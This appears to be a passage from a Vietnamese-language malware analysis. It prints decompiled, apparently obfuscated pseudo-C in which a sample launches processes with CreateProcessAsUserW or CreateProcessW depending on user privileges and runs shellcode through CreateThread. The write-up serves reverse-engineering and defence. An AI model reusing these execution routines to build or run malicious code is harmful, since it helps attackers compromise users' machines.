        if ( call_CreateProcessAsUserW(0, 307356, 4368, &v10, 1046783, 77427, 128460) )
        {
            CloseHandle_j(v10, 1030831, 574405);
            CloseHandle_j(v11, 982096, 74935);
        }
        return CloseHandle_j(v9, 167540, 101634);
    }
}

```

Thực thi bằng CreateProcessAsUserW nếu là người dùng bình thường, và CreateProcessW với Admin.

- Shellcode sẽ thực thi bằng CreateThread:

```

int v5; // ecx
while ( 1 )
{
    result = sub_100162FB(400027, 165766, 53271);
    *a2 = result;
    if ( !result )
        break;
    sub_1001BA05(result, result, 352316);
    sub_10001C62(*a2);
    v4 = sub_1000DFBE(*a2, 561061, 145329);
    a2[2] = v4;
    if ( v4 )
    {
        result = CreateThread_j(807877, 359172, v5, 0, (int)a2, 437766, 606216, 0, (int)sub_1000A410);
        a2[12] = result;
        if ( !result )
            result = sub_10015AE4(92691, 365677, *a2);
        return result;
    }
}

```

